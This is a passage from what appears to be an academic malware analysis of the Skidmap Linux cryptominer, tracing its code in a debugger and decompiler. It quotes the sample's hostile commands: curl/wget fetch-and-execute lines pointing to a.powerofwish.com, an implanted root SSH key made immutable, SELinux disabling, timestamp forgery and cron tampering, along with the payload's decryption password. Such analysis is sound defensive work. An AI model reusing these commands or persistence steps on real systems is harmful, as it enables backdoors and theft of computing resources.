


Figure 5.2.1.6 – Converting copied bytes

Beneath those lines, there was code responsible for modifying the access and modification timestamps [64] of the file (Figure 5.2.1.7).

```
times.actime = 0x4f4595cd;
times.modtime = 0x4f4595cd;
utime((char *)pam_unix-path,&times);
```

Figure 5.2.1.7 – Setting access and modification timestamp

The actual timestamp (Figure 5.2.1.8) was being set to Thursday, 23 February 2012 1:26:37 AM , on both access and modification timestamps (Figure 5.2.1.7). It was concluded that the author implements this evasive technique to minimize the detection chances.

4F4595CD | Convert hex timestamp to human date

GMT: Thursday, 23 February 2012 1:26:37 AM
Your time zone: Πέμπτη, 23 Φεβρουαρίου 2012 3:26:37 ΠΜ GMT+02:00
Decimal timestamp/epoch: 1329960397

Figure 5.2.1.8 – Converting UNIX hexadecimal to timestamp

The change of timestamps was verified using the command “stat pam_unix.so” while on the “lib/x84_64-linux-gnu/security” (Figure 5.2.1.9).

```
remnux@remnux:/lib/x86_64-linux-gnu/security$ stat pam_unix.so
  File: pam_unix.so
  Size: 146403          Blocks: 288        IO Block: 4096   regular file
Device: 801h/2049d      Inode: 3146000     Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2012-02-22 20:26:37.000000000 -0500
Modify: 2012-02-22 20:26:37.000000000 -0500
Change: 2021-01-25 06:09:41.162006000 -0500
 Birth: -
```

Figure 5.2.1.9 – Verifying altered timestamps

Afterwards, two more “access” calls were checking the execute permissions of the “setenforce” file, whether it is located under either “/usr/sbin” or “/sbin” directories (Figure 5.2.1.10). The author aimed to execute the command “setenforce 0” and set “SELinux” to permissive mode [65] [66] if “setenforce” had such permissions.

```
► 0x4011d4 <writepam+308>    call   access <access>
        name: 0x4a7b0d ◂— '/usr/sbin/setenforce'
        type: 0x1
► 0x4011eb <writepam+331>    call   access <access>
        name: 0x4a7b11 ◂— '/sbin/setenforce'
        type: 0x1
```

Figure 5.2.1.10 – Checking “setenforce” for execute permission

However, since the access control was not being controled by SELinux on Ubuntu-based systems , “setenforce” could not be found, and therefore the control returned to main whithout executing the rest of the “writepam” code.

The rest of the code included a check for the “/etc/selinux/config” presence in a similar manner that the “pam_unix.so” file’s presence was checked, so that “SELINUX=disabled”, and “SELINUXTYPE=targeted” were written in it.

Before returning to “main”, the modification and access time of the configuration file, would be set to the previously mentioned timestamp (page 52), calling once again the “utime” function.

5.2.2 The “writePublic” function

The “writepam” function was succeeded by the “writePublic”. There, the sample performed another persistence technique by checking the existence of “/root/.ssh” directory. If the file did not exist, it would create it with read, write and execute permissions for user only (the hexadecimal value “$0x1c0_{16}$“ can be translated to the octet “0700_8” or “-rwx------” as UNIX permissions). Once it would be created, its contents could be modified with its own “authorized_keys”, and therefore, make the system susceptible to remote SSH connections (Figure 5.2.2.1).

```
► 0x401422 <writePublic+82>     call   opendir <opendir>
        name: 0x4a7b36 ◂— '/root/.ssh'
► 0x401592 <writePublic+450>    call   mkdir <mkdir>
        path: 0x4a7b36 ◂— '/root/.ssh'
        mode: 0x1c0
► 0x401467 <writePublic+151>    call   closedir <closedir>
        dirp: 0x0
► 0x40147d <writePublic+173>    call   open64 <open64>
        file: 0x4a7b51 ◂— '/root/.ssh/authorized_keys'
        oflag: 0x242
        vararg: 0x180
```

Figure 5.2.2.1 – Getting access to “/root/.ssh/authorized_keys”

The hardcoded ssh key was printed by inserting the command “x/2s 0x4a7dc8” in the “pwdbg” (Figure 5.2.2.2) command line, which can be translated as “show the next two variables as strings, beginning from the address provided”.

```
remnux@remnux: ~
File  Edit  View  Search  Terminal  Help

   0x401488 <writePublic+184>    mov    edx, 0x18b
   0x40148d <writePublic+189>    mov    esi, 0x4a7dc8
   0x401492 <writePublic+194>    mov    edi, eax
 ► 0x401494 <writePublic+196>    call   write <write>
        fd: 0xffffffff
        buf: 0x4a7dc8 ◂— jae    0x4a7e3d
        n: 0x18b

   0x401499 <writePublic+201>    mov    edi, ebx
   0x40149b <writePublic+203>    call   close <close>

   0x4014a0 <writePublic+208>    mov    esi, 1
   0x4014a5 <writePublic+213>    mov    edi, 0x4a7b41
   0x4014aa <writePublic+218>    call   access <access>

pwndbg> x/2s 0x4a7dc8
0x4a7dc8:       "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/cjOtl7EKcIPBchQkU/qKSGbe7A9MTv
rwqBc6trso6UMBpeTWY8loM1082h4HZ4daNJ1S8yB57PtOHSUwG//SD5ahYfOTOInQpU5p7mnczql9UPXO68VXu
kBpbmjueEwVtXXFnd/9kZzqBroS9zMakKh53URPoKus"...
0x4a7e90:       "4d/V7Ct5ecPSo2WDRJDLbewE9ojb+v4R8C4xartjNLsyUXRwqgk1B6LKoLHXWUU55+Loae
cFTBoBil+DP2Wxl2RhFaGCHItInwPgmtigYcOH/zMePw+aiXsYMbSzNtQswh3E0h7bpxq7hgilFTglfmrZybF45
enkjwr9cfsWpkQ6NQ1nONA9 root@doclever\n"
```

Figure 5.2.2.2 – Printing the “/root/.ssh/authorized_keys”

Upon releasing the file descriptor, the sample proceeded with checking the execute permission of the “/usr/bin/chattr” file and in case of failure, the execute permissions of /bin/chattr” file. The purpose of this procedure was to rename the original “/usr/binchattr” into “/usr/bin/t” and then to use this file in order to set the immutable filesystem attribute on the “authorized_keys” file

(Figure 5.2.2.3). By setting this attribute, the malware author intended to make the file undeletable by root users [67].

```
close(__fd);
__fd = access("/usr/bin/chattr",1);
if (__fd != 0) {
  __fd = access("/bin/chattr",1);
  if (__fd != 0) {
    uVar2 = 0;
    goto LAB_00401505;
  }
}
system("/bin/mv /usr/bin/chattr /usr/bin/t");
system("/usr/bin/t +i /root/.ssh/authorized_keys");
uVar2 = 0;
goto LAB_00401505;
```

Figure 5.2.2.3 – Granting "authorized_keys" the immutable attribute

On the other hand, if the condition failed, the sample would check if it could execute "/usr/bin/chattr" or "/bin/chattr" and in case of success, the sample would proceed with the execution of "chattr –ia –R /root.ssh/". By inserting this command, the immutable and append attributes would be recursively removed from the contents of "/root/.ssh", so that they can be altered. Consequently, it would proceed with the removal of the "root/.ssh/authorized_keys" file in order to create the backdoor and add its own ssh-rsa key.

5.2.3 Debian

Another sophisticated procedure that was observed in this sample, was the existence of a routine that checked whether the infected system's OS Linux flavor was "CentOS" or "RedHat" based (Figure 5.2.3.1) [68] [69]. If the OS was identified as either of them, a separate function, named "centos" would be called. The "centos" function is analyzed in the next subsection (page 58).

```
do {
  __fd = open("/etc/centos-release",0);
  if ((__fd < 1) && (__fd = open("/etc/redhat-release",0), __fd < 1)) {
```

Figure 5.2.3.1 – OS detecting

On the other hand, if no "/etc/centos-release" or "/etc/redhat-release" was discovered, which means that the system should most likely be Debian based, the malware would search for the "tmp/miner2" file. If the miner was accessible, its MD5 would be calculated and compared to a hardcoded md5 checksum (Figure 5.2.3.2). The online research of this md5 checksum showed that it is connected with "skidmap" and is possibly another cryptocurrency miner (Figure 5.2.3.2 & Figure 5.2.3.3) [70] [71].

```
   0x4007f5 <main+485>    mov    rsi, rbp
   0x4007f8 <main+488>    rep stosd dword ptr [rdi], eax
   0x4007fa <main+490>    mov    edi, 0x4a7cad
 ► 0x4007ff <main+495>    call   getmd5 <getmd5>
        rdi: 0x4a7cad ◂— '/tmp/miner2'
        rsi: 0x7fffffffe300 ◂— 0x0
        rdx: 0x0
        rcx: 0x0

   0x400804 <main+500>    mov    esi, 0x4a81a8
   0x400809 <main+505>    mov    rdi, rbp
   0x40080c <main+508>    call   0x400380 <0x400380>

   0x400811 <main+513>    test   eax, eax
   0x400813 <main+515>    mov    r13d, eax
   0x400816 <main+518>    je     main+1152 <main+1152>

   0x40081c <main+524>    xor    esi, esi
00:0000│ rsi rbp rsp  0x7fffffffe300 ◂— 0x0
... ↓
 ► f 0           4007ff main+495
   f 1           401e76 generic_start_main+582
   f 2           402465
pwndbg> x/s 0x4a81a8
0x4a81a8:       "9c129d93f6825b90fa62d37b01ae3b3c"
```

Figure 5.2.3.2 – Dynamically searching for the other comparison operand

```
Samples:
ecb6f50245706cfbdc6d2098bc9c54f3  irqbalanced
9c129d93f6825b90fa62d37b01ae3b3c  pamdicks
5840dc51673196c93352b61d502cb779  ip6network
871a598f0ee903b4f57dbc5020aae293  systemd-network
```

Figure 5.2.3.3 – identifying the md5 hash

Upon successful comparison, the file permissions would be changed to “-rwxr-xr-x” via “chmod” command and the miner was executed (Figure 5.2.3.4). Efter the miner was executed, “Skidmap” would be terminated.

```
system("chmod 755 /tmp/miner2 && /tmp/miner2");
goto LAB_00400951;
```

Figure 5.2.3.4 – Changing file permissions and executing miner2

On the other hand, failure of locating the “tmp/miner2” file would trigger a series of attempts to download the desired binary as “tmp/miner2”, change its permissions and finally execute it (Figure 5.2.3.5). The list of the tools that could be used to download the miner includes the following:

- /usr/bin/curl
- /usr/bin/wget
- /usr/bin/cur

- /usr/bin/url
- /usr/bin/get
- /usr/bin/wge

```
__fd = access("/usr/bin/curl",0);
if ((__fd == 0) || (__fd = access("/bin/curl",0), __fd == 0)) {
  system(
        "curl -fs http://a.powerofwish.com/miner2 -o /tmp/miner2 && chmod 755 /tmp/miner2 &&
        /tmp/miner2"
        );
}
else {
  __fd = access("/usr/bin/wget",0);
  if ((__fd == 0) || (__fd = access("/bin/wget",0), __fd == 0)) {
    system(
          "wget -c http://a.powerofwish.com/miner2 -O /tmp/miner2 && chmod 755 /tmp/miner2 &&
          /tmp/miner2"
          );
  }
  else {
    __fd = access("/usr/bin/cur",0);
    if ((__fd == 0) || (__fd = access("/bin/cur",0), __fd == 0)) {
      system(
            "cur -fs http://a.powerofwish.com/miner2 -o /tmp/miner2 && chmod 755 /tmp/miner2
            && /tmp/miner2"
            );
    }
    else {
      __fd = access("/usr/bin/url",0);
      if ((__fd == 0) || (__fd = access("/bin/url",0), __fd == 0)) {
        system(
              "url -fs http://a.powerofwish.com/miner2 -o /tmp/miner2 && chmod 755
              /tmp/miner2 && /tmp/miner2"
              );
      }
      else {
        __fd = access("/usr/bin/get",0);
        if ((__fd == 0) || (__fd = access("/bin/get",0), __fd == 0)) {
          system(
                "get -c http://a.powerofwish.com/miner2 -O /tmp/miner2 && chmod 755
                /tmp/miner2 && /tmp/miner2"
                );
        }
        else {
          __fd = access("/usr/bin/wge",0);
          if ((__fd == 0) || (__fd = access("/bin/wge",0), __fd == 0)) {
            system(
                  "wge -c http://a.powerofwish.com/miner2 -O /tmp/miner2 && chmod 755
                  /tmp/miner2 && /tmp/miner2"
                  );
          }
```

Figure 5.2.3.5 – "miner2" download methods

The "miner2" file was retrieved via the "ANY.RUN" online sandbox [72] after providing the "https://a.powerofwish.com/miner2" URL and inspecting the corresponding response. During the "Classification" stage, the md5 hash was compared to the hardcoded string but they were not matching. Also, the "UPX" packer was identified, and the following command was inserted to the terminal:

- **$ upx -d miner2 -o unpacked_miner2**

Although, the analysis of "miner2" is beyond the scope of the current thesis, the unpacked miner was imported to "ghidra". Afterwards, "ApplySig.py" was selected from the script manager (Figure 5.2.3.6), and the appropriate ".sig" file was chosen.




Figure 5.2.3.6 – Selecting the "ApplySig.py"

Upon various attempts, and upon taking into consideration the fact that the main program was compiled with gcc-5 (5.4.0-6ubuntu1~16.04.12), "libc6_2.23-0ubuntu9_amd64.sig" was applied and rendered the code more readable (Figure 5.2.3.7).




Figure 5.2.3.7 – Selecting signatures database

While there are many versions of miner2 samples in the wild, they all differ in the cryptocurrency that they focus. Upon file inspection with the use of "ghidra", some hardcoded strings within the binary were detected, providing enough information regarding the cryptocurrency that was being harvested.

. It was identified that the cryptocurrency mined was a coin named "sugar", and that the infected machines where contributing "hash power" to the pool "sugar.minerpool.com" while the funds were transferred to the malware author's wallet (Figure 5.2.3.8):

- "sugar1qddpk0wgqtgufenz6z9zh4cjgrehk8ezud422p5q"

```
pcStack424 = "yespowersugar";
puStack416 = &DAT_0063045f;
pcStack408 = "sugar.cpuminerpool.com:3333";
puStack400 = &DAT_0063047e;
pcStack392 = "sugar1qddpk0wgqtgufenz6z9zh4cjgrehk8ezud42p5q";
_IO_puts("\n         **********  cpuminer-opt 3.8.8.5-cpu-pool  *********** ");
_IO_puts("     A CPU miner with multi algo support and optimized for CPUs");
_IO_puts("     with AES_NI and AVX2 and SHA extensions.");
_IO_puts("     BTC donation address: 12tdvfF7KmAsihBXQXynT6E6th2c2pByTT\n");
```
Figure 5.2.3.8 – Sugar pool and author's wallet

One important thing to notice regarding blockchain technology, is the transparency between all transactions, thus one can verify every transaction made by one address. Therefore, in the case of “miner2”, and upon investigating the wallet address in sugar chain [73] the transactions that were achieved up to that date showed that the wallet was highly active. It was calculated that over 17000 euros had been received to this wallet while the current balance was over 2000 euros (Figure 5.2.3.9).The calculations were made taking into consideration the BTC/Euro exchange rate, which at the time of writing is 30435€.




Figure 5.2.3.9 – Sugar transactions

5.2.4 CentOS – RedHat

On the contrary, if the sample could identify the infected system as a Centos based distribution, the “centos” function would be executed. The parameter passed on this function, determined the file that would be downloaded. Either “cos8.tar.gz” or “cos7.tar.gz” might be the input of the “downFile” function, that as its name implies, it was responsible for downloading the given input.

After thoroughly investigating the “downFile” function, it was found out that the sample was checking the accessibility of “/usr/include/cos8.tar.gz” (or “/usr/include/cos7.tar.gz” if “cos7.tar.gz was provided as input”). Upon success, the current directory was changed to “/usr/include” and the MD5 hash of the file was calculated. The purpose of this calculation was to compare it with the hash “b8ab70d213015aee203039e12cca5344” (Figure 5.2.4.1). The hash comparison process was repeated for the digests “974f911ee11c61f080dd838d59f27d66” and “a82a49df9c4cbbdb162b4e9fc46ae4a5”. In case that the outcome of the MD5 did not match with any of the hardcoded hashes, the function would exit. Although an online research about those hashes was performed, no valuable information was extracted.

```
lVar5 = 0x21;
puVar8 = local_1c8;
pcVar6 = "b8ab70d213014aee203039e12cca5344";
do {
  if (lVar5 == 0) break;
  lVar5 = lVar5 + -1;
  bVar9 = *(char *)puVar8 == *pcVar6;
  puVar8 = (undefined8 *)((long)puVar8 + (ulong)bVar10 * -2 + 1);
  pcVar6 = pcVar6 + (ulong)bVar10 * -2 + 1;
} while (bVar9);
```

Figure 5.2.4.1 – Comparing MD5 hashes

On the contrary, if the file could not be located, the malware would attempt to download it, using the same variety of tools (one per attempt) that was encountered on the Debian path [page 55]. Those are:

- /usr/bin/curl
- /usr/bin/wget

- /usr/bin/cur
- /usr/bin/url
- /usr/bin/get
- /usr/bin/wge

The downloaded file would be saved inside /usr/include folder and its execution would follow (Figure 5.2.4.2).

```
  iVar4 = access("/usr/bin/curl",0);
  if ((iVar4 == 0) || (iVar4 = access("/bin/curl",0), iVar4 == 0)) {
    pcVar6 = "curl -fs http://a.powerofwish.com/%s -o /usr/include/%s";
LAB_0040178c:
    __sprintf_chk(local_148,1,0x80,pcVar6,param_1,param_1);
  }
  else {
    iVar4 = access("/usr/bin/wget",0);
    if ((iVar4 == 0) || (iVar4 = access("/bin/wget",0), iVar4 == 0)) {
      pcVar6 = "wget -c http://a.powerofwish.com/%s -O /usr/include/%s";
      goto LAB_0040178c;
    }
    iVar4 = access("/usr/bin/cur",0);
    if ((iVar4 == 0) || (iVar4 = access("/bin/cur",0), iVar4 == 0)) {
      pcVar6 = "cur -fs http://a.powerofwish.com/%s -o /usr/include/%s";
      goto LAB_0040178c;
    }
    iVar4 = access("/usr/bin/url",0);
    if ((iVar4 == 0) || (iVar4 = access("/bin/url",0), iVar4 == 0)) {
      pcVar6 = "url -fs http://a.powerofwish.com/%s -o /usr/include/%s";
      goto LAB_0040178c;
    }
    iVar4 = access("/usr/bin/wge",0);
    if ((iVar4 == 0) || (iVar4 = access("/bin/wge",0), iVar4 == 0)) {
      pcVar6 = "wge -c http://a.powerofwish.com/%s -O /usr/include/%s";
      goto LAB_0040178c;
    }
    iVar4 = access("/usr/bin/get",0);
    if ((iVar4 == 0) || (iVar4 = access("/bin/get",0), iVar4 == 0)) {
      pcVar6 = "get -c http://a.powerofwish.com/%s -O /usr/include/%s";
      goto LAB_0040178c;
    }
  }
  do {
    system((char *)local_148);
    iVar4 = access((char *)local_c8,0);
  } while (iVar4 != 0);
```

Figure 5.2.4.2 – Downloading the given file

Both “cos8.tar.gz” and “cos7.tar.gz” were downloaded via “ANY.RUN”, by providing the “http://a.powerofwish.com/cos8.tar.gz” and “http://a.powerofwish.com/cos7.tar.gz” arguments in the URL filed (Figure 5.2.4.3) [74] [75].




Figure 5.2.4.3 – Inserting URL to ANY.RUN

Once the control returned to “centos” function, the directory was changed to “/usr/include” and the downloaded file was decrypted providing the password “jcx@076”, and then decompressed (Figure 5.2.4.4).

```
iVar2 = chdir("/usr/include");
if (iVar2 == 0) {
  __sprintf_chk(local_78,1,0x40,"dd if=%s|openssl des3 -d -k jcx@076|tar xzf -",&local_98);
  system((char *)local_78);
```

Figure 5.2.4.4 – Decrypting and Decompressing the downloaded file

The files were transferred through the “REMnux GW” VM, using Python (python -m SimpleHTTPServer) and by visiting “10.0.0.0:8000” on the “REMnux Analysis” VM. For this to be feasible, the VM was turned off, and the “intranet” adapter was set back on. A new snapshot was taken once the VM was isolated again. The above procedure of decrypting (Figure 5.2.4.5) and decompressing (Figure 5.2.4.6) was manually performed on the analysis VM, to better understand the sample’s code.

```
remnux@remnux: ~/Downloads/cos8
File  Edit  View  Search  Terminal  Help
remnux@remnux:~/Downloads/cos8$ file cos8.tar.gz
cos8.tar.gz: openssl enc'd data with salted password
remnux@remnux:~/Downloads/cos8$ openssl des3 -d -in cos8.tar.gz -out 8cos.tar.gz -k jcx@076
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
remnux@remnux:~/Downloads/cos8$ file 8cos.tar.gz
8cos.tar.gz: gzip compressed data, last modified: Fri Dec 18 10:12:06 2020, from Unix
remnux@remnux:~/Downloads/cos8$
```

Figure 5.2.4.5 – Decrypting “cos8.tar.gz”

```
remnux@remnux:~/Downloads/cos8$ tar -zxvf 8cos.tar.gz
cos8/
cos8/rctl.sh
cos8/clear.sh
cos8/last.sh
cos8/install-net.sh
cos8/bin/
cos8/bin/wtmp
cos8/bin/systemd-udeved.service
cos8/bin/pamdicks.org
cos8/bin/ssh
cos8/bin/kaudited
cos8/bin/scp
cos8/bin/ss
cos8/bin/ip6network
cos8/bin/pamdicks-sugar
cos8/install.sh
cos8/readme.txt
remnux@remnux:~/Downloads/cos8$
```

Figure 5.2.4.6 – Decompressing "8cos.tar.gz"

The next lines of code were changing the current directory to the extracted one (“cos8” or “cos7”). In case of failing to access the directory, it would be deleted (“/bin/rm -rf /usr/include/cos*”). On the contrary, upon successful directory change, a series of installations (“./install.sh” & “./install-net.sh”) would take place prior to the directory removal. Finally, either “/usr/bin/systemd-udeved” or “/usr/bin/kaudited” would be executed, once again depending on the downloaded file; “cos8.tar.gz” or “cos7.tar.gz” respectively (Figure 5.2.4.7).

```
__sprintf_chk(local_78,1,0x40,"/usr/include/cos%d",uVar7);
uVar3 = chdir((char *)local_78);
if (uVar3 == 0) {
  system("./install.sh");
  lVar5 = 8;
  puVar6 = local_78;
  while (lVar5 != 0) {
    lVar5 = lVar5 + -1;
    *puVar6 = 0;
    puVar6 = puVar6 + (ulong)bVar8 * 0x1ffffffffffffffe + 1;
  }
  __sprintf_chk(local_78,1,0x40,"./install-net.sh %s",&local_a8);
  system((char *)local_78);
  system("/bin/rm -rf /usr/include/cos*");
  if ((int)uVar7 == 8) {
    system("/usr/bin/systemd-udeved");
  }
  else {
    system("/usr/bin/kaudited");
  }
}
else {
  uVar3 = 0xfffffffe;
  system("/bin/rm -rf /usr/include/cos*");
```

Figure 5.2.4.7 – Actions performed on the extracted files

5.2.5 Returning to “main” function

While tracing the code back to the “main” function, it was figured out that the access to “/usr/bin/kaudited” file was checked. If this check was successful, the MD5 hash would be calculated so that it can be later compared to the “1da3de8db15766d42b8955683094caaa” and in case of failure with the “71ce5a1cf2ceea4a004b0d6347208360” MD5 hashes (Figure 5.2.5.1).

```
    lVar7 = 0x21;
    puVar9 = auStack440;
    pcVar11 = "1da3de8db15766d42b8955683094caaa";
    do {
      if (lVar7 == 0) break;
      lVar7 = lVar7 + -1;
      bVar12 = *(char *)puVar9 == *pcVar11;
      puVar9 = (undefined8 *)((char *)puVar9 + (ulong)bVar13 * -2 + 1);
      pcVar11 = pcVar11 + (ulong)bVar13 * -2 + 1;
    } while (bVar12);
    if (bVar12) break;
    lVar7 = 0x21;
    puVar9 = auStack440;
    pcVar11 = "71ce5a1cf2ceea4a004b0d6347208360";
    do {
      if (lVar7 == 0) break;
      lVar7 = lVar7 + -1;
      bVar12 = *(char *)puVar9 == *pcVar11;
      puVar9 = (undefined8 *)((char *)puVar9 + (ulong)bVar13 * -2 + 1);
      pcVar11 = pcVar11 + (ulong)bVar13 * -2 + 1;
    } while (bVar12);
  } while (!bVar12);
```

Figure 5.2.5.1 – Comparing MD5 hashes

If the comparison failed, the program would loop back to the OS fingerprinting stage (page 54). Otherwise, a series of system calls would follow. First, the “immutable” and the “append” attributes would be removed from the contents of the directories: “/var/spool/cron”, “/etc.cron.d”, “/etc/cron.hourly”, “/etc/ld.so.conf.d”. The renaming of “chattr” to “t” was already encountered before [6.2.2]. Next, all the contents of the first three directories name above, plus the “/etc/ld.so.conf.d/dynist-x86_64.conf” would be removed. Finally, the directory “/var/spool/cron/root” would be created and the immutable attribute would be set back to “/etc/cron.d” and “/etc/cron.hourly” (Figure 5.2.5.2).

```
